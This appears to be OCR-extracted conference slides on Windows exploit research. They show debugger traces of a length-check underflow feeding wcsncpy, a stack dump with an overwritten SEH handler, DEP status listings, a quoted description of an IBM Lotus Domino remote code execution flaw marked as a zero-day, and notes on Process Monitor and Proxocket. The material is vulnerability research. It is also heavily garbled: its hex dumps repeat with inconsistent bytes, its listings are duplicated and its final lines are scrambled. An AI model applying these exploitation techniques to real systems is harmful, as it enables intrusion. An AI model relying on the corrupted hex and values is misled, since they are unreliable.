058BFBF4 00000000 Flags = 0
058BFBF8 058BFE9C pFrom = 058BFE9C
058BFBFC 058BFC3C pFromLen = 058BFC3C

```

```

057B29B2 CMP DWORD PTR DS:[EAX],40020000 cmp packet type
057B29B8 JNZ 057B2D6D
057B29BE PUSH 100 push max len

```

```

057B2DD3 MOV EDI,DWORD PTR DS:[ECX] read len from packet (0x00000000)
057B2DD5 ADD ECX,0C
057B2DD8 MOV DWORD PTR SS:[EBP-C],ECX
057B2DDB CMP EDI,DWORD PTR SS:[EBP+8] cmp 0x00000000, 0x100
057B2DDE JA SHORT 057B2DFF jmp if > 0x100
057B2DE0 LEA EAX,DWORD PTR DS:[EDI-1] 0x00000000 - 1 = 0xFFFFFFFF
057B2DE3 PUSH EAX push 0xFFFFFFFF

```

```

058BF488 012CA6C4 CALL to wcsncpy from 012CA6C2
058BF48C 058BF5DC dest = 058BF5DC
058BF490 059C0042 src = "?????????????????????????????????????"
058BF494 FFFFFFFF maxlen = FFFFFFFF (-1.)

```

: 5 →


```

058BFDA0 42424242 BBBB
058BFDA4 42424242 BBBB
058BFDA8 42424242 BBBB
058BFDAC 43434343 CCCC Pointer to next SEH record
058BFDB0 44444444 DDDD SE handler
058BFDB4 45454545 EEEE
058BFDB8 45454545 EEEE
058BFDBC 45454545 EEEE

```




FE 59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8
02 0D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FF 7F 64 E8 59 01 00 00 8B 55 09 8F 45 08 87 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 01 07 8C 24 D4 32 00 00 8B 45 04 77 07 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 80 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S



: Generic stack memory corruption. Why is this interesting?





Process Explorer - Sysinternals: www.sysinternals.com [VM2K3C\Administrator]

File Options View Process Find Users Help


Process	PID	Description	Company Name	User Name	DEP
System Idle Process	0			NT AUTHORITY\SYSTEM	n/a
System	4			NT AUTHORITY\SYSTEM	DEP
Interrupts	n/a	Hardware Interrupts and DP...			n/a
smss.exe	284	Windows NT Session Mana...	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
csrss.exe	332	Client Server Runtime Proce...	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
winlogon.exe	356	Windows NT Logon Applica...	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
services.exe	404	Services and Controller app	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
vmacthlp.exe	628	VMware Activation Helper	VMware, Inc.	NT AUTHORITY\SYSTEM	DEP
svchost.exe	660	Generic Host Process for W...	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
wmi	3324	WMI	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
svchost.exe	712	Generic Host Process for W...	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE	DEP
svchost.exe	772	Generic Host Process for W...	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE	DEP
svchost.exe	820	Generic Host Process for W...	Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE	DEP
svchost.exe	836	Generic Host Process for W...	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
spoolsv.exe	964	Spooler SubSystem App	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
msdtc.exe	992	MS DTCConsole program	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE	DEP
svchost.exe	1140	Generic Host Process for W...	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
inetinfo.exe	1208	Internet Information Services	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
sqlservr.exe	1232	SQL Server Windows NT	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE	DEP
PVSTSB.exe	1344	Provisioning Services TFTP...	Citrix, Systems Inc.	NT AUTHORITY\LOCAL SERVICE	DEP
svchost.exe	1392	Generic Host Process for W...	Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE	DEP
sqlwriter.exe	1420	SQL Server VSS Writer	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
StreamService.exe	1460	Stream Service Module	Citrix, Systems Inc.	NT AUTHORITY\SYSTEM	DEP
StreamProcess.exe	1036	StreamProcess Application	Citrix, Systems Inc.	NT AUTHORITY\SYSTEM	DEP
VMwareService.exe	1512	VMware Tools Service	VMware, Inc.	NT AUTHORITY\SYSTEM	DEP
mqsvc.exe	1568	Message Queuing Service	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
svchost.exe	1716	Generic Host Process for W...	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP

CPU Usage: 0.00% Commit Charge: 28.69% Processes: 43

: <http://live.sysinternals.com/procexp.exe>

INSOMNIA





Process Explorer - Sysinternals: www.sysinternals.com [YM2K3C\Administrator]

File Options View Process Find Users Help


Process	PID	Description	Company Name	User Name	DEP
System Idle Process	0			NT AUTHORITY\SYSTEM	n/a
System	4			NT AUTHORITY\SYSTEM	DEP
Interrupts	n/a	Hardware Interrupts and DP...			n/a
smss.exe	284	Windows NT Session Mana...	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
csrss.exe	332	Client Server Runtime Proce...	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
winlogon.exe	356	Windows NT Logon Applica...	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
services.exe	404	Services and Controller app	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
vmacthlp.exe	628	VMware Activation Helper	VMware, Inc.	NT AUTHORITY\SYSTEM	DEP
svchost.exe	660	Generic Host Process for W...	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
wmi	3324	WMI	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
svchost.exe	712	Generic Host Process for W...	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE	DEP
svchost.exe	772	Generic Host Process for W...	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE	DEP
svchost.exe	820	Generic Host Process for W...	Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE	DEP
svchost.exe	836	Generic Host Process for W...	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
spoolsv.exe	964	Spooler SubSystem App	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
msdtc.exe	992	MS DTCConsole program	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE	DEP
svchost.exe	1140	Generic Host Process for W...	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
inetinfo.exe	1208	Internet Information Services	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
sqlservr.exe	1232	SQL Server Windows NT	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE	DEP
PVSTSB.exe	1344	Provisioning Services TFTP...	Citrix, Systems Inc.	NT AUTHORITY\LOCAL SERVICE	DEP
svchost.exe	1392	Generic Host Process for W...	Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE	DEP
sqlwriter.exe	1420	SQL Server VSS Writer	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
StreamService.exe	1460	Stream Service Module	Citrix, Systems Inc.	NT AUTHORITY\SYSTEM	DEP
StreamProcess.exe	1036	StreamProcess Application	Citrix, Systems Inc.	NT AUTHORITY\SYSTEM	DEP
VMwareService.exe	1512	VMware Tools Service	VMware, Inc.	NT AUTHORITY\SYSTEM	DEP
mqsvc.exe	1568	Message Queuing Service	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP
svchost.exe	1716	Generic Host Process for W...	Microsoft Corporation	NT AUTHORITY\SYSTEM	DEP

CPU Usage: 0.00% Commit Charge: 28.69% Processes: 43

: DEP disabled by application – no bypass required




FE 59 6A 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8
02 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 04 8D 8C 24 D0 02 00 00 8B 45 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
01 F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S



DEMO #4




59 6A 2 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
27 44 2 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8
D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF FF 54 E8 50 71 40 10 83 55 14 8B 45 00 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 04 8D 8C 4 70 02 00 10 8B 45 24 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
01 F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S



IBM Lotus Domino OSLoadProgramExt RCE : 0DAY






IBM Lotus Domino OSLoadProgramExt RCE

“IBM Lotus Domino 8.5.2 FP3 ships with multiple binaries that perform pre-defined tasks on the server. A remote code execution vulnerability exists in the way the nSERVER component handles these requests after they are passed from the nHTTP Web Server. Neither component performs any validation and user-supplied input is passed directly to a CreateProcessA call.

This vulnerability allow remote code execution under the context of SYSTEM. Authentication is required to log in to the webadmin.nsf interface.”




59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 00
30 27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8
D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF 85 54 28 53 01 00 81 55 01 8B 45 0C 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
02 0 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 04 8D 8C 24 10 C3 00 00 8B 45 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
01 F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S




Process Monitor


- : Real-time file system, registry & process / thread monitoring
- : Allows filtering by operation
- : Useful for finding insecure CreateProcess / Shell Execute calls
- : <http://live.sysinternals.com/Procmon.exe>




FE 59 6A 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8
02 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 04 8D 8C 24 D0 02 00 00 8B 45 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
01 F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S



DEMO #5




FF 59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 00
30 27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8
02 0D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF 89 54 28 53 01 00 81 55 01 8B 45 0C 73 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 04 8D 8C 24 10 C3 00 00 8B 45 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S



Proxocket

- : 'DLL Packet Capture Proxy'
- : By Luigi Auriemma
- : Place ws2_32.dll / wsock32.dll in app directory
- : Data sent or received via Winsock functions dumped to .cap files
- : Allows packet capture over local loopback
- : <http://aluigi.altervista.org/mytoolz/proxocket.zip>





Proxocket



C:\Program Files\Microsoft Office Servers\12.0\Bin		
File Edit View Favorites Tools Help		
Back Search Folders		
Address C:\Program Files\Microsoft Office Servers\12.0\Bin Go		
Name	Size	Type
1033		File Folder
Analytics		File Folder
BusinessDataCatalog		File Folder
HtmlTrLauncher		File Folder
Microsoft.Office.Server.Conversions.Launcher.exe	91 KB	Application
Microsoft.Office.Server.Conversions.LoadBalancer.exe	47 KB	Application
mssearch.exe	153 KB	Application
PidValidator.exe	31 KB	Application
DBGHELP.DLL	1,006 KB	Application Extension
Microsoft.Office.HtmlTrans.Launcher.Util.dll	20 KB	Application Extension
Microsoft.Office.Server.Native.dll	462 KB	Application Extension
mssrch.dll	2,013 KB	Application Extension
naturallanguage6.dll	2,556 KB	Application Extension
tquery.dll	2,301 KB	Application Extension
trklr.dll	774 KB	Application Extension
ws2_32.dll	61 KB	Application Extension
Microsoft.Office.Server.Conversions.Launcher.exe_proxocket_10.apr.2012-02.18.44.cap	5 KB	Wireshark capture file
Microsoft.Office.Server.Conversions.Launcher.exe_proxocket_10.apr.2012-02.23.18.cap	34 KB	Wireshark capture file
Microsoft.Office.Server.Conversions.LoadBalancer.exe_proxocket_10.apr.2012-02.18.56.cap	5 KB	Wireshark capture file
Microsoft.Office.Server.Conversions.LoadBalancer.exe_proxocket_10.apr.2012-02.23.30.cap	12 KB	Wireshark capture file





Y Y Y t#PUQO PKUGET#EQO

ICO GU#DWTVQP#, #PUQO PKUGET#EQO